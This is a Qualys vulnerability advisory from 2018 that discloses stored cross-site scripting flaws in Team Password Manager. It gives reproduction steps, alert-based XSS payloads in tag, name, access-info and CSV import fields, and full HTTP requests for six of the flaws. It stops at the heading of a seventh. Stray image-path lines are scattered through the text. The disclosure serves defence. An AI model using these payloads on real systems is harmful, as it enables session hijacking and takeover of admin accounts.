Qualys Security Advisory QSA-2018-03-08

March 08, 2018

Team Password Manager Multiple Security Vulnerabilities

SYSTEMS INFORMATION:

Version: 7.78.161

Vendor URL : http://teampasswordmanager.com/

VULNERABILITY DETAILS

Vulnerability #1: Stored Cross-site Scripting – Password Tag

Stored Cross-site Scripting vulnerability found in Password tags field. A user can create/modify Password and assign tags to it. User can inject the malicious code in tags field which will be executed whenever the page is loaded in browser.

RISK FACTOR: High


URL: http://<server ip>/<tpm path>/index.php/pwd/aj_edit_save/0

Parameters: tags, hidden_tags

As Normal user, Project Manager and IT user roles have permissions to create new password in assigned project. Using this vulnerability an attacker can control application by getting session cookie of any logged in user, which could also be 'admin' user.


How to reproduce:

1. Click on "New Password" button.
2. Select any project.
3. Add following script in "Tag" field and press Enter or comma (,)
   "><script>alert(document.cookie)</script>



```
POST /tpm/index.php/pwd/aj_edit_save/0 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: [redacted]/index.php/pwd/view/20
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 463
Cookie: PHPSESSID=[redacted]
Connection: close

csrft=0a0e314e3267f6c967be37258f49eeb311b4a160&project_id=16&password_id=0&name=newpass&tags=&hidden-tags=%22%3E%3Cscript%3Ealert(document.cookie)%3C%2Fscript%3E&access_info=https%3A%2F%2Fwww.facebook.com&fa
ketextdonotautofill1=&username=user1&faketextdonotautofill2=&email=user1%40user.com&fakepwddonotautofill1=&password=abcd1234&password_visible=abcd1234&fakepwddonotautofill2=&repeat_password=abcd1234&repeat_p
assword_visible=abcd1234&expiry_date_edit=&notes=
```

4. When next time you open that project it will show alert box with session cookie



[redacted] says

PHPSESSID=nv84kp05oidbrcuqhb4cev5ek5

Vulnerability #2: Stored Cross-site Scripting – Project Tag

Stored Cross-site Scripting vulnerability found in Project and Subproject tags field. A user can create/modify Project and assign tags to it. User can inject the malicious code in tags field which will be executed whenever the page is loaded in browser.

URL: http://<server ip>/<tpm path>/index.php/prj/aj_edit_save/0


Parameters: tags, hidden_tags

RISK FACTOR: High

As Project Manager and IT user role have permissions to create new Project in assigned project. Using this vulnerability an attacker can control whole application by getting session cookie of any logged in user, which could also be 'admin' user.


How to reproduce:

1. Click on "New Project" button.
2. Fill project name.
3. Add following script in "Tag" field and press Enter or comma (,).
   "><script>alert(document.cookie)</script>



```
POST /tpm/index.php/prj/aj_edit_save/0 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: [redacted] index.php/pwd/view/45
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 179
Cookie: PHPSESSID=[redacted]
Connection: close

csrft=52acf9aea0efc396af0ad4b36a5624cf16e2ab47&project_id=0&parent_id=0&name=newproject&tags=&hidden-tags=%22%3E%3Cscript%3Ealert(document.cookie)%3C%2Fscript%3E&notes=new+project
```

4. When next time you list all the projects, it will show alert box with session cookie.



[redacted] says

PHPSESSID=98996n100jk3nno0hcj13gccr5; TPM_LANG=ssssss

Vulnerability #3: Stored Cross-site Scripting – Project Name

Stored Cross-site Scripting vulnerability found in Project and Subproject Name field. A user can create/modify Project. User can inject malicious code to execute from password page.

URL: http://<server ip>/<tpm path>/index.php/prj/aj_edit_save/0

Parameter: name


RISK FACTOR: High

As Project Manager and IT user role have permissions to create new Project in assigned project. Using this vulnerability an attacker can control whole application by getting session cookie of any logged in user, which could also be 'admin' user.

How to reproduce:


1. Click on "New Project" button.
2. Add following script in "Name" field and fill other details.

   " onclick=alert(document.cookie) tag



```
POST /tpm/index.php/prj/aj_edit_save/0 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: [redacted]/index.php/prj/view/44
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 143
Cookie: PHPSESSID=[redacted] TPM_LANG=en
Connection: close

csrft=f9fa1899f8783ee2b4c1586001c10d627f8fa3a2&project_id=0&parent_id=0&name=%22+onclick%3Dalert(document.cookie)+tag&tags=&hidden-tags=&notes
```

3. Open above created Project.
4. Click on “New Password” button.
5. Fill all the fields on New Password page and submit the page.
6. Now Go to view all the passwords.
7. Click on the project above created project, it will alert a popup with session cookie.



Name / Project	Access / Username / Email / Password / Expiry	Updated
newpass " onclick=alert(document.cookie) tag		Mar 5, 2018

Total rows: 1

PHPSESSID=f2gluf6kcmmcfqur5hl1th8o74; TPM_LANG=en

Vulnerability #4: Stored Cross-site Scripting – Password Access Information

Stored Cross-site Scripting vulnerability found in Password Access information field. A user can create/modify Password and add/modify access information of the specific Password. User can inject malicious code to execute from password page.

RISK FACTOR: High

URL: http://<server ip>/<tpm path>/index.php/pwd/aj_edit_save/0


Parameters: access_info

As Normal user, Project Manager and IT user roles have permissions to create new password in assigned project. Using this vulnerability an attacker can control whole application by getting session cookie of any logged in user, which could also be 'admin' user.

How to reproduce:


1. Click on "New Password" button.
2. Select any project.
3. Add following script in “Access” field and fill other details:

   http://www.test.com/"<img src=a onerror=alert(document.cookie)>



```
POST /tpm/index.php/pwd/aj_edit_save/0 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: [redacted]index.php/prj/view/46
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 410
Cookie: PHPSESSID=[redacted]TPM_LANG=en
Connection: close

csrft=611e33220f38f5763bea54a31aff91f22d79014b&project_id=46&password_id=0&name=newpass&tags=&hidden-tags=&access_info=http%3A%2F%2Fwww.facebook.com%2F%22%3Cimg+src%3Da+onerror%3Dalert(document.cookie)%3E&fa
ketextdonotautofill1=&username=&faketextdonotautofill2=&email=&fakepwddonotautofill1=&password=&password_visible=&fakepwddonotautofill2=&repeat_password=&repeat_password_visible=&expiry_date_edit=&notes=
```

4. When next time you open the project or view all the passwords the above payload will get executed and it will show alert box.



[redacted]/index.php/pwd/active

PHPSESSID=f2gluf6kcmmcfqur5hl1th8o74; TPM_LANG=en

Vulnerability #5: Stored Cross-site Scripting – Import Passwords

Stored Cross-site Scripting vulnerability found in Import Password functionality. All above mentioned vulnerabilities can be exploited using the import password functionality. This functionality allows user to import passwords and its information through csv format. If csv file contains vulnerable payloads for respective vulnerability, then it is possible to exploit it from three different locations.

RISK FACTOR: **High**

URL: http://<server ip>/<tpm path>/index.php/settings/import_upload

Parameter: access_info, tags, name


If the user uploads the vulnerable CSV file, then there is possibility of exploiting the application and getting the full control of application through 'admin' role.

How to reproduce:

1. Create CSV file with the format given on csv help page.
2. Put payload at the respective locations. Following is the sample csv file with each representing each payload.

Project Name Payload


" onclick=alert(1) tag,ddd



```
POST /tpm/index.php/settings/import_upload HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: [redacted]/index.php/settings/import
Content-Type: multipart/form-data; boundary=---------------------------3084348353280
Content-Length: 465
Cookie: PHPSESSID=[redacted]; TPM_LANG=en
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------3084348353280
Content-Disposition: form-data; name="csrft"

f1e76a84d3e6720e08117f0b65997ff5985b688f
-----------------------------3084348353280
Content-Disposition: form-data; name="parent_id"

0
-----------------------------3084348353280
Content-Disposition: form-data; name="userfile"; filename="a.csv"
Content-Type: application/vnd.ms-excel

""" onclick=alert(1) tag",ddd

-----------------------------3084348353280--
```

Password Access Information Payload


Myproject,ddd,http://www.google.com/"<img src=a onerror=alert(2)>



```
POST /tpm/index.php/settings/import_upload HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: [redacted]/index.php/settings/import
Content-Type: multipart/form-data; boundary=---------------------------13358119750
Content-Length: 496
Cookie: PHPSESSID=4r7r304mvjpi0muilpca29g557; TPM_LANG=en
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------13358119750
Content-Disposition: form-data; name="csrft"

82f847d7af89a3456c1217c4e883c6da22a72f6d
-----------------------------13358119750
Content-Disposition: form-data; name="parent_id"

0
-----------------------------13358119750
Content-Disposition: form-data; name="userfile"; filename="a.csv"
Content-Type: application/vnd.ms-excel

Myproject,ddd,"http://www.google.com/""<img src=a onerror=alert(2)>"

-----------------------------13358119750--
```

Password tags Payload


Myproject,ddd,http://www.youtube.com/,User1,,test,Notes,"><svg onload=alert(3)>



```
POST /tpm/index.php/settings/import_upload HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: [redacted]/index.php/settings/import
Content-Type: multipart/form-data; boundary=---------------------------319892077113308
Content-Length: 526
Cookie: PHPSESSID=4r7r304mvjpi0muilpca29g557; TPM_LANG=en
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------319892077113308
Content-Disposition: form-data; name="csrft"

86d5db23ba5b3086e5656550b20ca4eb58ea5cb2
-----------------------------319892077113308
Content-Disposition: form-data; name="parent_id"

0
-----------------------------319892077113308
Content-Disposition: form-data; name="userfile"; filename="a.csv"
Content-Type: application/vnd.ms-excel

Myproject,ddd,http://www.youtube.com/,User1,,test,Notes,""><svg onload=alert(3)>"

-----------------------------319892077113308--
```

3. Now Upload the file from Import Password page.
4. Next time when you open the respective Project or View all Passwords, the payload will get executed.


Project Name payload execution



ddd
" onclick=alert(1) tag
Mar 5, 2018
Total rows: 1

1


Password Access Information payload execution



ddd
Myproject
" target="_blank" href="http://www.google.com/" ">http://www.google.com
Mar 5, 2018
Total rows: 1

2

Password Tags payload execution



Vulnerability #6: Stored Cross-site Scripting – My Passwords Access Information

Stored Cross-site Scripting vulnerability found in Password Access information field on “My Password” page of all users. A user can create/modify Password and add/modify access information of the specific Password. User can inject vulnerable script to execute from password page.


RISK FACTOR: High

URL: http://<server ip>/<tpm path>/index.php/mypwd/edit/<pwdid>

Parameter: access_info


How to reproduce:

1. Go to “My Password” page by clicking on link on upper right hand corner (near logout button).
2. Click on “New Password”.
3. Add following script in “Access” field and fill other details: *http://www.test.com/"<svg onload=alert(10)>*



```
POST /tpm/index.php/mypwd/edit/12 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: [redacted]/index.php/mypwd/edit/12
Content-Type: application/x-www-form-urlencoded
Content-Length: 350
Cookie: PHPSESSID=kbpeg8cvsvlt0480jjpjqcmbh0; TPM_LANG=AAAAAAAAAA
Connection: close
Upgrade-Insecure-Requests: 1

csrft=484037bdaf114437651d4095105ad8766314df33&password_id=12&name=sdsfdsf&tags=&hidden-tags=&access_info=http%3A%2F%2Fa.com%2F%22%3Csvg+onload%3Dalert%2810%29%3E&faketextdonotautofill1=&username=&faketex
tdonotautofill2=&email=&fakepwddonotautofill1=&password=&password_visible=&fakepwddonotautofill2=&repeat_password=&repeat_password_visible=&notes=
```

4. Now when a user views passwords by clicking on “All Passwords” link, above code will get executed.



[redacted]/index.php/mypwd/a

10

sdsfdsf

" target="_blank" href="http://a.com/"

Total rows: 1

Vulnerability #7: Stored Cross-site Scripting – Import My Passwords

